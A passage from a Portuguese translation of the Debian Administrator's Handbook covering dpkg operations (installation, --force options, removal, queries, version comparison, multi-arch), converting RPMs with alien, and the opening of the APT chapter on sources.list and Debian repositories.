```

```
(Lendo banco de dados ... 86425 ficheiros e directórios actualmente instalados.)  
A preparar para desempacotar man-db_2.7.0.2-5_amd64.deb ...  
A descompactar man-db (2.7.0.2-5) sobre (2.7.0.2-4) ...  
Configurando man-db (2.7.0.2-5) ...  
Updating database of manual pages ...  
A processar 'triggers' para mime-support (3.58) ...
```

Podemos ver os diferentes passos realizados pelo dpkg; sabemos, portanto, em qual ponto um erro ocorreu. A instalação pode também ser realizada em dois estágios: primeiro desempacotar, depois configurar. O apt-get usa isto, limitando o número de chamadas para o dpkg (já que cada chamada é custosa, devido à carga do banco de dados em memória, principalmente da lista de arquivos já instalados).

Exemplo 5.3 Desempacotando e configurando separadamente

```
# dpkg --unpack man-db_2.7.0.2-5_amd64.deb  
(Reading database ... 86425 files and directories currently installed.)  
Preparing to unpack man-db_2.7.0.2-5_amd64.deb ...  
Unpacking man-db (2.7.0.2-5) over (2.7.0.2-5) ...  
Processing triggers for mime-support (3.58) ...  
# dpkg --configure man-db  
Setting up man-db (2.7.0.2-5) ...  
Updating database of manual pages ...
```

Algumas vezes, o dpkg vai falhar ao instalar um pacote e retornar um erro; se o usuário ordenar que ele ignore isto, ele vai mostrar apenas um aviso; é por esta razão que temos as diferentes opções `--force-*`. O comando `dpkg --force-help`, ou a documentação deste comando, vai dar uma lista completa destas opções. O erro mais frequente, que você vai encontrar, cedo ou tarde, é colisão de arquivos. Quando um pacote contém um arquivo que já está instalado por outro pacote, o dpkg se recusará a instalá-lo. As seguintes mensagens vão aparecer:

```
Desempacotando libgdm (from .../libgdm_3.8.3-2_amd64.deb) ...  
dpkg: erro processando /var/cache/apt/archives/libgdm_3.8.3-2_amd64.deb (--unpack):  
tentando sobrescrever '/usr/bin/gdmflexiserver', que também está no pacote gdm3  
  ➔ 3.4.1-9
```

Neste caso, se você pensa que se você acha que substituir este arquivo não é um risco significante à estabilidade de seu sistema (o que normalmente é o caso), você pode usar a opção `--force-overwrite`, que diz ao dpkg para ignorar este erro e sobreescrivê-lo.

Mesmo que existam muitas opções `--force-*` disponíveis, apenas `--force-overwrite` costuma ser usada normalmente. Estas opções existem apenas para situações excepcionais, e é melhor evitar usá-las o máximo possível para respeitar as regras impostas pelo mecanismo de empacotamento. Não esqueça, estas regras garantem a consistência e estabilidade de seu sistema.

ATENÇÃO**Uso efetivo do --force-***

Se você não for cuidadoso, o uso de uma opção `--force-*` pode levar a um sistema onde a família APT de comandos vai re recusar a funcionar. Em efeito, algumas destas opções permitem a instalação de um pacote quando uma dependência não é atingida, ou quando existe um conflito. O resultado é um sistema inconsistente do ponto de vista de dependências, e os comandos APT vão se recusar a executar quaisquer ações exceto aquelas que trarão o sistema de volta a um estado consistente (isto frequentemente consiste da instalação de dependências faltando ou da remoção de um pacote problemático). Isto às vezes resulta numa mensagem como esta, obtida depois de instalar uma nova versão do `rdesktop` enquanto ignora suas dependências de uma versão mais nova do `libc6`:

```
# apt full-upgrade
[...]
You might want to run 'apt-get -f install' to correct these
  ↗ .
The following packages have unmet dependencies:
  rdesktop: Depends: libc6 (>= 2.5) but 2.3.6.ds1-13etch7
    ↗ is installed
E: Unmet dependencies. Try using -f.
```

Um administrador corajoso que tem certeza da corretude da sua análise pode escolher ignorar uma dependência ou conflito e usar a respectiva opção `--force-*`. Neste caso, se ele quiser ser capaz de continuar a usar o `apt` ou o `aptitude`, ele deve editar o `/var/lib/dpkg/status` para apagar ou modificar a dependência, ou conflito, que ele escolher passar por cima.

Esta manipulação é um truque feio, e nunca deve ser feito, exceto na mais extrema necessidade. Muito frequentemente, uma solução mais adequada é recompilar o pacote que está causando o problema (veja em Seção 15.1, “[Reconstruindo um Pacote a partir de suas Fontes](#)” [434]) ou use uma versão nova (provavelmente corrigida) de um repositório como o `table-backports` (veja em Seção 6.1.2.4, “[Backports estáveis](#)” [107]).

5.4.2. Remoção de pacote

Invocando o `dpkg` com a opção `-r` ou `--remove`, seguida pelo nome de um pacote, remove o pacote. Esta remoção é, entretanto, incompleta: todos os arquivos de configuração, scripts do mantenedor, arquivos de log (logs de sistema) e outros dados do usuário manipulados pelo pacote permanecem. Dessa forma, a desativação do programa é feita facilmente desinstalando-o, e ainda é possível reinstalá-lo rapidamente com a mesma configuração. Para remover completamente tudo associado a um pacote, use a opção `-P` ou `--purge`, seguida do nome do pacote.

Exemplo 5.4 Remoção e expurgo do pacote `debian-cd`

```
# dpkg -r debian-cd
(Reading database ... 97747 files and directories currently installed.)
Removing debian-cd (3.1.17) ...
# dpkg -P debian-cd
```

```
(Reading database ... 97401 files and directories currently installed.)  
Removing debian-cd (3.1.17) ...  
Purging configuration files for debian-cd (3.1.17) ...
```

5.4.3. Consultando o banco de dados do dpkg e inspecionando os arquivos .deb

DE VOLTA AO BÁSICO **sintaxe das opções**

A maioria das opções estão disponíveis em uma versão "longa"(uma ou mais palavras relevantes, precedidas de traço duplo) e uma versão "curta"(uma única letra, geralmente a inicial de uma palavra da versão longa, e precedida de um traço). Esta convenção é tão comum que é um padrão do POSIX.

Antes de concluir esta seção, estudaremos as opções do dpkg que consultam o banco de dados interno para obter informações. Mostrando primeiro as opções longas e depois as curtas correspondentes (que recebem, evidentemente, os mesmos argumentos) citamos --listfiles *pacote* (ou -L), que lista os arquivos instalados por este pacote; --search *arquivo* (ou -S), que procura o pacote contendo o arquivo; --status *pacote* (ou -s), que mostra os cabeçalhos de um pacote instalado; --list (ou -l), que mostra a lista de pacotes que o sistema conhece e seus estados de instalação; --contents *arquivo.deb* (ou -c), que lista os arquivos no pacote debian especificado; --info *arquivo.deb* (ou -I), que mostra os cabeçalhos de seu pacote Debian.

Exemplo 5.5 Várias consultas com o dpkg

```
$ dpkg -L base-passwd  
/.  
/usr  
/usr/sbin  
/usr/sbin/update-passwd  
/usr/share  
/usr/share/lintian  
/usr/share/lintian/overrides  
/usr/share/lintian/overrides/base-passwd  
/usr/share/doc-base  
/usr/share/doc-base/users-and-groups  
/usr/share/base-passwd  
/usr/share/base-passwd/group.master  
/usr/share/base-passwd/passwd.master  
/usr/share/man  
/usr/share/man/pl  
/usr/share/man/pl/man8  
/usr/share/man/pl/man8/update-passwd.8.gz  
/usr/share/man/ru  
/usr/share/man/ru/man8  
/usr/share/man/ru/man8/update-passwd.8.gz  
/usr/share/man/ja
```

```
/usr/share/man/ja/man8
/usr/share/man/ja/man8/update-passwd.8.gz
/usr/share/man/fr
/usr/share/man/fr/man8
/usr/share/man/fr/man8/update-passwd.8.gz
/usr/share/man/es
/usr/share/man/es/man8
/usr/share/man/es/man8/update-passwd.8.gz
/usr/share/man/de
/usr/share/man/de/man8
/usr/share/man/de/man8/update-passwd.8.gz
/usr/share/man/man8
/usr/share/man/man8/update-passwd.8.gz
/usr/share/doc
/usr/share/doc/base-passwd
/usr/share/doc/base-passwd/users-and-groups.txt.gz
/usr/share/doc/base-passwd/changelog.gz
/usr/share/doc/base-passwd/copyright
/usr/share/doc/base-passwd/README
/usr/share/doc/base-passwd/users-and-groups.html
$ dpkg -S /bin/date
coreutils: /bin/date
$ dpkg -s coreutils
Package: coreutils
Essential: yes
Status: install ok installed
Priority: required
Section: utils
Installed-Size: 13855
Maintainer: Michael Stone <mstone@debian.org>
Architecture: amd64
Multi-Arch: foreign
Version: 8.23-3
Replaces: mktemp, realpath, timeout
Pre-Depends: libacl1 (>= 2.2.51-8), libattr1 (>= 1:2.4.46-8), libc6 (>= 2.17),
             ➔ libselinux1 (>= 2.1.13)
Conflicts: timeout
Description: GNU core utilities
This package contains the basic file, shell and text manipulation
utilities which are expected to exist on every operating system.
.
Specifically, this package includes:
arch basename cat chcon chgrp chmod chown chroot cksum comm cp
csplit cut date dd df dir dircolors dirname du echo env expand expr
factor false flock fmt fold groups head hostid id install join link ln
logname ls md5sum mkdir mknod mktemp mv nice nl nohup nproc numfmt
od paste pathchk pinky pr printenv printf ptx pwd readlink realpath rm
rmdir runcon sha*sum seq shred sleep sort split stat stty sum sync tac
tail tee test timeout touch tr true truncate tsort tty uname unexpand
```

```

  uniq unlink users vdir wc who whoami yes
Homepage: http://gnu.org/software/coreutils
$ dpkg -l 'b*'
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name          Version      Architecture Description
+++-+-----+-----+-----+-----+
→
un  backupninja            <none>      <none>      (no description
  ↗ available)
ii   backuppc              3.3.0-2    amd64       high-performance,
  ↗ enterprise-grade system for backin
un  base                    <none>      <none>      (no description
  ↗ available)
un  base-config             <none>      <none>      (no description
  ↗ available)
ii   base-files              8          amd64       Debian base system
  ↗ miscellaneous files
ii   base-passwd             3.5.37     amd64       Debian base system
  ↗ master password and group files
[...]
$ dpkg -c /var/cache/apt/archives/gnupg_1.4.18-6_amd64.deb
drwxr-xr-x root/root        0 2014-12-04 23:03 .
drwxr-xr-x root/root        0 2014-12-04 23:03 ./lib/
drwxr-xr-x root/root        0 2014-12-04 23:03 ./lib/udev/
drwxr-xr-x root/root        0 2014-12-04 23:03 ./lib/udev/rules.d/
-rw-r--r-- root/root      2711 2014-12-04 23:03 ./lib/udev/rules.d/60-gnupg.rules
drwxr-xr-x root/root        0 2014-12-04 23:03 ./usr/
drwxr-xr-x root/root        0 2014-12-04 23:03 ./usr/lib/
drwxr-xr-x root/root        0 2014-12-04 23:03 ./usr/lib/gnupg/
-rwxr-xr-x root/root     39328 2014-12-04 23:03 ./usr/lib/gnupg/gpgkeys_ldap
-rwxr-xr-x root/root     92872 2014-12-04 23:03 ./usr/lib/gnupg/gpgkeys_hkp
-rwxr-xr-x root/root     47576 2014-12-04 23:03 ./usr/lib/gnupg/gpgkeys_finger
-rwxr-xr-x root/root     84648 2014-12-04 23:03 ./usr/lib/gnupg/gpgkeys_curl
-rwxr-xr-x root/root      3499 2014-12-04 23:03 ./usr/lib/gnupg/gpgkeys_mailto
drwxr-xr-x root/root        0 2014-12-04 23:03 ./usr/bin/
-rwxr-xr-x root/root     60128 2014-12-04 23:03 ./usr/bin/gpgsplit
-rwxr-xr-x root/root    1012688 2014-12-04 23:03 ./usr/bin/gpg
[...]
$ dpkg -I /var/cache/apt/archives/gnupg_1.4.18-6_amd64.deb
new debian package, version 2.0.
size 1148362 bytes: control archive=3422 bytes.
  1264 bytes,   26 lines  control
  4521 bytes,   65 lines  md5sums
    479 bytes,   13 lines  * postinst          #!/bin/sh
    473 bytes,   13 lines  * preinst          #!/bin/sh
Package: gnupg
Version: 1.4.18-6

```

```

Architecture: amd64
Maintainer: Debian GnuPG-Maintainers <pkg-gnupg-maint@lists.alioth.debian.org>
Installed-Size: 4888
Depends: gpgv, libbz2-1.0, libc6 (>= 2.15), libreadline6 (>= 6.0), libusb-0.1-4
          ► (>= 2:0.1.12), zlib1g (>= 1:1.1.4)
Recommends: gnupg-curl, libldap-2.4-2 (>= 2.4.7)
Suggests: gnupg-doc, libpcscclient, parcimonie, xloadimage | imagemagick | eog
Section: utils
Priority: important
Multi-Arch: foreign
Homepage: http://www.gnupg.org
Description: GNU privacy guard - a free PGP replacement
GnuPG is GNU's tool for secure communication and data storage.
It can be used to encrypt data and to create digital signatures.
It includes an advanced key management facility and is compliant
with the proposed OpenPGP Internet standard as described in RFC 4880.
[...]

```

INDO ALÉM

Comparação de versões

Como o dpkg é o programa para manipular pacotes Debian, ele também é a implementação de referência da lógica de comparar números de versão. É por isto que ele tem uma opção `--compare-versions`, usada por programas externos (principalmente scripts de configuração executados pelo próprio dpkg). Esta opção precisa de três parâmetros: um número de versão, um operador de comparação e um segundo número de versão. Os operadores são `lt` (menor que "lower than"), `le` (menor ou igual "less than or equal to"), `eq` (igual "equal"), `ne` (diferente "not equal"), `ge` (maior ou igual "greater than or equal to") e `gt` (maior que "strictly greater than"). Se a comparação der correta, o dpkg retorna 0 (sucesso); senão, retorna um valor não-zero (indicando falha).

```

$ dpkg --compare-versions 1.2-3 gt 1.1-4
$ echo $?
0
$ dpkg --compare-versions 1.2-3 lt 1.1-4
$ echo $?
1
$ dpkg --compare-versions 2.6.0pre3-1 lt 2.6.0-1
$ echo $?
1

```

Observe a falha inesperada da última comparação: para o dpkg, `pre` normalmente significa uma pre-release ("pré-lançamento") e não tem um significado especial, e este programa compara as letras da mesma forma que os números (`a < b < c ...`), em ordem alfabética. É por isto que ele considera "0pre3" como sendo maior que "0". Quando nós queremos um número de versão de pacote para indicar que é um pré-lançamento, usamos o til, "~":

```

$ dpkg --compare-versions 2.6.0~pre3-1 lt 2.6.0-1
$ echo $?
0

```

5.4.4. Arquivo de log do dpkg

dpkg mantém um log de todas as suas ações em `/var/log/dpkg.log`. Este log é extremamente detalhado, pois detalha todos os passos da manipulação de pacotes pelo dpkg. Adicionalmente oferece uma forma de rastrear o comportamento do dpkg, ele ajuda, sobretudo, a manter um histórico do desenvolvimento do sistema: pode-se encontrar o exato momento em que cada pacote foi instalado ou atualizado, e esta informação pode ser extremamente útil para entender uma mudança de comportamento recente. Adicionalmente, com todas as versões sendo registradas, é fácil cruzar os dados com a informação em `changelog.Debian.gz` para o pacote em questão, ou mesmo com o relatório de defeitos on line (bug reports online).

5.4.5. Suporte Multi-Arqu

Todos os pacotes Debian tem um campo Arquitetura na informação de controle dele. Este campo pode conter também “Todos” (para aqueles pacotes que são de todas as arquiteturas independentemente) ou o nome da arquitetura que ele aponta (como “amd64”, “armhf”, ...). Neste último caso, por padrão, dpkg apenas aceitará instalar o pacote, se a sua arquitectura combinar com a arquitetura do host como retornado pelo `dpkg --print-architecture`.

Esta restrição garante que os usuários não acabam com os binários compilados para uma arquitetura incorreta. Tudo seria perfeito, exceto que (alguns) computadores podem executar binários para várias arquiteturas, quer nativamente (um sistema de “amd64” pode rodar binários “i386”) ou através de emuladores.

Habilitando Multi-Arqu

suporte multi-arquitetura do dpkg permite aos usuários definir arquiteturas “estrangeiras” que podem ser instaladas no sistema atual. Isto é simplesmente feito com `dpkg --add-architecture` como no exemplo abaixo. Há um correspondente `dpkg --remove-architecture` para remover o suporte de uma arquitetura externa, mas ele só pode ser usado quando nenhum pacote desta arquitetura permanece.

```
# dpkg --print-architecture
amd64
# dpkg --print-foreign-architectures
# dpkg -i gcc-4.9-base_4.9.1-19_armhf.deb
dpkg: error processing archive gcc-4.9-base_4.9.1-19_armhf.deb (--install):
  package architecture (armhf) does not match system (amd64)
Errors were encountered while processing:
  gcc-4.9-base_4.9.1-19_armhf.deb
# dpkg --add-architecture armhf
# dpkg --add-architecture armel
# dpkg --print-foreign-architectures
armhf
armel
# dpkg -i gcc-4.9-base_4.9.1-19_armhf.deb
```

```
Selecting previously unselected package gcc-4.9-base:armhf.  
(Reading database ... 86425 files and directories currently installed.)  
Preparing to unpack gcc-4.9-base_4.9.1-19_armhf.deb ...  
Unpacking gcc-4.9-base:armhf (4.9.1-19) ...  
Setting up gcc-4.9-base:armhf (4.9.1-19) ...  
# dpkg --remove-architecture armhf  
dpkg: error: cannot remove architecture 'armhf' currently in use by the database  
# dpkg --remove-architecture armel  
# dpkg --print-foreign-architectures  
armhf
```

OBS **suporte APT multi-arqu**

APT irá detectar automaticamente quando dpkg foi configurado para suportar arquiteturas estrangeiras e vai começar a fazer o download dos pacotes correspondentes durante seu processo de atualização.

Pacotes estranhos podem em seguida ser instalados com `apt install pacote: arquitetura`.

NA PRÁTICA **Usando binários de propriedade do i386 no amd64**

Existem vários casos de uso para multi-arqu, mas o mais popular é a possibilidade de executar binários 32 bits (i386) em sistemas de 64 bits (AMD64), em particular, uma vez que vários aplicativos populares proprietários (como o Skype) são fornecidos apenas em versões 32 bit.

Alterações relativas ao Multi-Arqu

Para fazer multi-arqu realmente útil e utilizável, as bibliotecas tiveram de ser reembaladas e movidas para um diretório de uma arquitetura específica, de modo que várias cópias (segmentações de diferentes arquiteturas) podem ser instaladas ao lado. Tais pacotes atualizados contêm o campo de cabeçalho “Multi-Arqu:same” para dizer ao sistema de embalagem que as várias arquiteturas do pacote podem ser seguramente co-instaladas (e que os pacotes só podem satisfazer as dependências de pacotes da mesma arquitetura). Desde que o multi-arqu fez sua estréia no Debian Wheezy, nem todas as bibliotecas foram convertidas ainda.

```
$ dpkg -s gcc-4.9-base  
dpkg-query: error: --status needs a valid package name but 'gcc-4.9-base' is not:  
→ ambiguous package name 'gcc-4.9-base' with more than one installed instance
```

```
Use --help for help about querying packages.  
$ dpkg -s gcc-4.9-base:amd64 gcc-4.9-base:armhf | grep ^Multi  
Multi-Arch: same  
Multi-Arch: same  
$ dpkg -L libgcc1:amd64 | grep .so  
/lib/x86_64-linux-gnu/libgcc_s.so.1  
$ dpkg -S /usr/share/doc/gcc-4.9-base/copyright  
gcc-4.9-base:amd64, gcc-4.9-base:armhf: /usr/share/doc/gcc-4.9-base/copyright
```

Vale a pena notar que o pacote Multi-Arqu:same devem ter seus nomes qualificados com sua arquitetura para ser inequivocamente identificável. Eles também têm a possibilidade de compartilhar arquivos com outras instâncias do mesmo pacote; dpkg garante que todos os pacotes têm arquivos bit-por-bit idênticos quando eles são compartilhados. Por último, mas não menos importante, todas as instâncias de um pacote devem ter a mesma versão. Devem, portanto, ser atualizados em conjunto.

Suporte Multi-Arch também traz alguns desafios interessantes na forma como são tratadas as dependências. Satisfazer uma dependência requer um pacote marcado “Multi-Arqu:foreign” ou um pacote cuja arquitetura corresponde ao do pacote declarando a dependência (no processo de resolução de dependência, pacotes independentes de arquitetura são assumidos ser da mesma arquitetura que o host). A dependência também pode ser enfraquecida para permitir que qualquer arquitetura de cumpri-la, com a sintaxe *pacote:any*, mas pacotes estrangeiros só podem satisfazer uma tal dependência, se eles são marcados “Multi-Arch:allowed”.

5.5. Coexistencia com outros sistemas de pacotes

Pacotes Debian não são os únicos pacotes de software usados no mundo do software livre. O principal concorrente é o formato RPM do Red Hat Linux e seus muitos derivados. Red Hat é uma distribuição comercial muito popular. Assim, é comum para software fornecido por terceiros ser oferecido como pacotes RPM ao invés de pacotes Debian.

Neste caso, saiba que o programa `rpm`, que manipula pacotes RPM, está disponível como um pacote Debian, portanto é possível usar este formato de pacote no Debian. Deve-se tomar cuidado, entretanto, para limitar estas manipulações ao extrair a informação de um pacote ou verificar sua integridade. É, na verdade, sem sentido usar o `rpm` para instalar RPMs em sistemas Debian; O RPM usa seu próprio banco de dados, separado do software nativo (como o `dpkg`). É por isto que não é possível garantir uma coexistência estável dos dois sistemas de pacotes.

Por outro lado, o utilitário *alien* pode converter pacotes RPM em pacotes Debian, e vice-versa.

COMUNIDADE	
Encorajando a adoção de .deb	Se você usa regularmente o programa <i>alien</i> para instalar pacotes RPM dos seus fornecedores, não hesite em escrever para eles e amigavelmente expressar sua forte preferência pelo formato <code>.deb</code> . Observe que o formato do pacote não é tudo: um pacote <code>.deb</code> construído com o <i>alien</i> ou preparado para uma versão do Debian diferente da que você usa, ou mesmo sendo uma derivada como o <i>ubuntu</i> , provavelmente não vai oferecer o mesmo nível de qualidade e integração que um pacote feito especificamente para o Debian <i>Jessie</i> .

```
$ fakeroot alien --to-deb phpMyAdmin-2.0.5-2.noarch.rpm  
phpmyadmin_2.0.5-2_all.deb generated  
$ ls -s phpmyadmin_2.0.5-2_all.deb  
64 phpmyadmin_2.0.5-2_all.deb
```

Você vai perceber que este processo é extremamente simples. Você deve saber, entretanto, que o pacote gerado não vai ter quaisquer informações de dependências, já que as dependências nos

dois formatos de empacotamento não têm uma correspondências sistemática. O administrador deve assim garantir manualmente que o pacote convertido funcionará corretamente, e é por isto que os pacotes Debian assim gerados devem ser evitados o tanto quanto possível. Felizmente, o Debian tem a maior coleção de pacotes de todas as distribuições, e é provavel que o que você procura já está lá.

Procurando na página man do comando `alien`, você vai notar também que este programa manipula outros formatos de pacote, especialmente o usado pela distribuição Slackware (é feito por um simples arquivo `tar.gz`).

A estabilidade do programa publicado usando a ferramenta `dpkg` contribui para a fama do Debian. O conjunto de ferramentas APT, descrito no capítulo seguinte, preserva esta vantagem, enquanto libera o administrador de gerir o status dos pacotes, uma tarefa difícil, porém necessária.

apt
apt-get
apt-cache
aptitude
synaptic
sources.list
apt-cdrom



Manutenções e atualizações: As ferramentas APT

6

Preenchendo no arquivo sources.list Arquivo	104	Comandos aptitude, apt-get e apt	111
O Comando apt-cache	120	Verificando Autenticidade do Pacote	125
Interfaces: aptitude, synaptic	121	Mantendo um Sistema Atualizado	129
Atualizando de uma Versão Estável para a Próxima	127	Atualizações Automáticas	131
		Buscando por Pacotes	133

O que faz o Debian tão popular entre os administradores é a facilidade para instalar um programa e atualizar o sistema inteiro. Esta vantagem rara é em grande parte devida ao programa APT, que os administradores da Falcot Corp estudaram com entusiasmo.

APT é a sigla de Advanced Package Tool (ferramenta de pacotes avançada). O que faz dele "avançado" é sua abordagem quanto a pacotes. Ele não os avalia individualmente, mas considera-os como um todo e produz as melhores combinações de pacotes possível dependendo do que está disponível e compatível (de acordo com as dependências).

VOCABULÁRIO**fonte do pacote e pacote fonte**

A palavra *origem (fonte)* pode ser ambígua. Um pacote de origem (fonte) - um pacote contendo o código fonte de um programa - não deve ser confundido com origem (fonte) do pacote - um repositório (site de internet, servidor FTP, CD-ROM, diretório local, etc.) o qual contém pacotes.

O APT precisa que lhe seja dada uma “lista de fontes de pacotes”: o arquivo `/etc/apt/sources.list` listará os diferentes repositórios (ou “fontes”) que publicam pacotes Debian. O APT irá então importar a lista de pacotes publicados por cada uma destas fontes. Esta operação é feita baixando o arquivo `Packages.xz` ou uma variante usando arquivos (no caso de uma fonte de pacotes binários) com um método de compressão diferente (tal como `Packages.gz` ou `.bz2`) e `Sources.xz` ou uma variante (no caso de uma fonte de pacotes código-fonte) e analizando seus conteúdos. Quando uma cópia antiga destes arquivos já estiver presente, o APT poderá atualizar ela baixando apenas as diferenças (veja a barra lateral [Atualização incremental \[114\]](#)).

DE VOLTA AO BÁSICO**gzip, bzip2, LZMA e XZ
Compressão**

Uma extensão `.gz` se refere a um arquivo comprimido com o utilitário `gzip`. `gzip` é o utilitário tradicional do Unix rápido e eficiente para comprimir arquivos. Ferramentas mais novas conseguem taxas de compressão melhores mas precisam de mais recursos (tempo de cálculo e memória) para compactar e descompactar um arquivo. Entre elas e por ordem de surgimento, estão `bzip2` (gerando arquivos com a extensão `.bz2`), `lzma` (gerando arquivos `.lzma`) e `xz` (gerando arquivos `.xz`).

6.1. Preenchendo no arquivo sources.list Arquivo

6.1.1. Sintaxe

Cada linha ativa do arquivo `/etc/apt/sources.list` contém a descrição da origem, feita de 3 partes separadas por espaços.

O primeiro campo indica o tipo da origem:

- “deb” para pacotes binários,
- “deb-src” para pacotes de código fonte.

O segundo campo dá a URL base da origem (combinado com os nomes de arquivo presentes nos arquivos `Packages.gz`, deve dar uma URL completa e válida): isto pode consistir no mirror Debian ou em qualquer outro archive de pacote configurado por terceiros. A URL pode começar com `file://` para indicar uma origem local instalada na hierarquia de arquivos do sistema, com `http://` para indicar uma origem acessível via um servidor web, ou com `ftp://` para uma origem disponível num servidor FTP. A URL pode começar com `cdrom:` para instalações baseadas em

CD-ROM/DVD-ROM/Blu-ray, embora isto seja menos frequente, já que métodos baseados em rede estão cada vez mais comuns.

A sintaxe do último campo depende da estrutura do repositório. Nos casos mais simples, você pode simplesmente indicar um subdiretório (com uma barra obrigatória) da fonte desejada (esta é muitas vezes uma “./” que se refere à ausência de um subdiretório - os pacotes estão então diretamente na URL especificada). Mas, no caso mais comum, os repositórios serão estruturados como um espelho Debian, com múltiplas distribuições cada uma com múltiplos componentes. Nesses casos, o nome da distribuição escolhida (por seu “codinome- veja a lista na barra lateral [Bruce Perens, um líder controverso \[9\]](#) — ou pelos “suites” correspondentes — stable, testing, unstable), em seguida, os componentes (ou seções) para ativar (escolhidos entre main, contrib, e non-free em um espelho típico Debian).

VOCABULÁRIO

Os arquivos main, contrib e non-free

O Debian utiliza três seções para diferenciar os pacotes de acordo com o tipo de licença escolhida pelos autores de cada trabalho. Main contém todos os pacotes que estão completamente de acordo com o Debian Free Software Guidelines.

O arquivo non-free é diferente porque contém programas os quais não estão (completamente) de acordo com estes princípios, mas que podem, contudo, ser distribuídos sem restrições. Este arquivo, o qual não é parte oficial do Debian, é um serviço para os usuários que poderiam precisar de alguns desses programas - entretanto o Debian sempre recomenda dar prioridade aos programas livres. A existência dessa seção representa um problema considerável para Richard M. Stallman e mantém a Free Software Foundation de recomendação do Debian para os usuários.

Contrib (contribuições) é um conjunto de programas de código aberto que não podem funcionar sem um elemento não livre. Estes elementos podem ser programas da seção non-free, ou arquivos não livres como as ROMs de jogos, BIOS de consoles, etc. Contrib também incluem programas livres que a compilação necessita de elementos proprietários. Este foi inicialmente o caso da suíte de escritório OpenOffice.org, o qual necessitava um ambiente java proprietário.

DICA

/etc/apt/sources.list.d/*.list arquivos

Se muitas fontes de pacotes são referenciadas, pode ser útil separá-las em múltiplos arquivos. Cada parte é então guardada em /etc/apt/sources.list.d/nome-do-arquivo.list (veja a barra lateral [Diretórios terminados em .d \[115\]](#)).

As entradas cdrom descrevem os CD/DVD-ROMs que você tem. Ao contrário de outras entradas, um CD-ROM não está sempre disponível, uma vez que tem de ser inserido na unidade e apenas um disco pode ser lido de cada vez. Por essas razões, essas fontes são geridas de uma forma ligeiramente diferente, e precisam ser adicionados com o programa apt - cdrom, geralmente executada com o parâmetro add. Este último, então, solicitar o disco a ser inserido na unidade e vai procurar o seu conteúdo à procura de arquivos de Pacotes. Ele usará esses arquivos para atualizar seu banco de dados de pacotes disponíveis (esta operação é geralmente feita pelo comando apt update). A partir daí, o APT pode exigir o disco a ser inserido se ele precisar de um de seus pacotes.

6.1.2. Repositórios para usuários *Estáveis*

Aqui está um `sources.list` padrão para um sistema rodando a versão *Estável* do Debian:

Exemplo 6.1 arquivo `/etc/apt/sources.list` para usuários do Debian *Estável*

```
# Atualizações de Segurança
# Security updates
deb http://security.debian.org/ jessie/updates main contrib non-free
deb-src http://security.debian.org/ jessie/updates main contrib non-free

## Espelho Debian

# Base de dados do repositório
# Base repository
deb http://ftp.debian.org/debian jessie main contrib non-free
deb-src http://ftp.debian.org/debian jessie main contrib non-free

# Atualizações estáveis
# Stable updates
deb http://ftp.debian.org/debian jessie-updates main contrib non-free
deb-src http://ftp.debian.org/debian jessie-updates main contrib non-free

# backports estáveis
# Stable backports
deb http://ftp.debian.org/debian jessie-backports main contrib non-free
deb-src http://ftp.debian.org/debian jessie-backports main contrib non-free
```

Este arquivo lista todas as fontes de pacotes associados com a versão do Debian *Jessie* (a *Stable* no momento em que este texto foi escrito). Optou-se por nomear "jessie" explicitamente em vez de utilizar o correspondente pseudônimo "stable" (stable, stable-updates, stable-backports) porque não queremos ter a distribuição básica alterada fora de nosso controle, quando a próxima versão estável sair.

A maioria dos pacotes serão provenientes do "repositório de base", que contém todos os pacotes, mas raramente é atualizado (uma vez a cada 2 meses para um "ponto de lançamento"). Os outros repositórios são parciais (não contêm todos os pacotes) e podem receber atualizações (pacotes numa versão mais recente) que o APT pode instalar. As seções a seguir irão explicar o propósito e as regras que regem cada um desses repositórios.

Observe que quando a versão desejada de um pacote está disponível em vários repositórios, o primeiro listado no arquivo `sources.list` será usado. Por esta razão, as fontes não oficiais são geralmente adicionadas no final do arquivo.

Como uma observação, a maioria do que esta seção diz sobre *Stable* aplica-se igualmente bem a *Oldstable* uma vez que esta é apenas uma velha *Stable* que é mantida em paralelo.

Atualizações de Segurança

As atualizações de segurança não são hospedadas na rede habitual de espelhos do Debian, mas em security.debian.org (em um pequeno conjunto de máquinas mantidas pelos **Administradores de Sistema Debian**). Estes arquivos contém as atualizações de segurança (elaboradas pela equipe de segurança do Debian e/ou mantenedores de pacotes) para a distribuição *Stable*.

O servidor também pode hospedar atualizações de segurança para *Testing* mas isso não acontece com muita frequência uma vez que as atualizações tendem chegar a *Testing* através do fluxo regular de atualizações provenientes do *Unstable*.

Atualizações Estáveis

Atualizações estáveis não são sensíveis de segurança, mas são consideradas importantes o suficiente para ser empurradas para os usuários antes do próximo ponto de lançamento estável.

Este repositório normalmente contêm correções para bugs críticos que não puderam ser corrigidos antes do lançamento ou que tenham sido introduzidos pelas atualizações subsequentes. Dependendo da urgência, ele também pode conter atualizações para os pacotes que têm de evoluir ao longo do tempo... como as regras de detecção de spam do *spamassassin*, o banco de dados de vírus do *clamav* ou as regras de horário de verão de todos os fusos horários do (*tzdata*).

Na prática, este repositório é um subconjunto do repositório *proposed-updates*, cuidadosamente selecionado pelos Gerentes de Lançamento Estável .

Atualizações Propostas

Depois de publicada, a distribuição *Stable* é atualizada em aproximadamente de dois em dois meses. O repositório atualizações-propostas é onde as atualizações esperadas são preparadas (sob a supervisão dos Gerentes de versão Estável).

As atualizações de segurança e estáveis documentadas nas seções anteriores são sempre incluídas neste repositório, mas não há mais também, porque os mantenedores de pacotes também têm a oportunidade de corrigir erros importantes que não merecem uma libertação imediata.

Qualquer um pode usar este repositório para testar estas atualizações antes de sua publicação oficial. O trecho abaixo usa o pseudônimo *jessie-proposed-updates* que é mais explícito e mais consistente, uma vez que o *wheezy-proposed-updates* também existe (para as atualizações da Antiga Estável "Oldstable"):

```
deb http://ftp.debian.org/debian jessie-proposed-updates main contrib non-free
```

Backports estáveis

O servidor do repositório *stable-backports* oferece “pacotes backports”. O termo refere-se a um pacote de algum software recente, que foi recompilado para uma distribuição mais velha,

geralmente para *Stable*.

Quando a distribuição começa a envelhecer, vários projetos de software lançam novas versões que não são integradas na *Stable* atual (que é modificada apenas para resolver os problemas mais críticos, como problemas de segurança). Como as distribuições *Testing* e *Unstable* podem ser mais arriscadas, mantenedores de pacotes oferecem recompilações de software recente para a *Stable*, que tem a vantagem de limitar instabilidade potencial a um pequeno número de pacotes escolhidos.

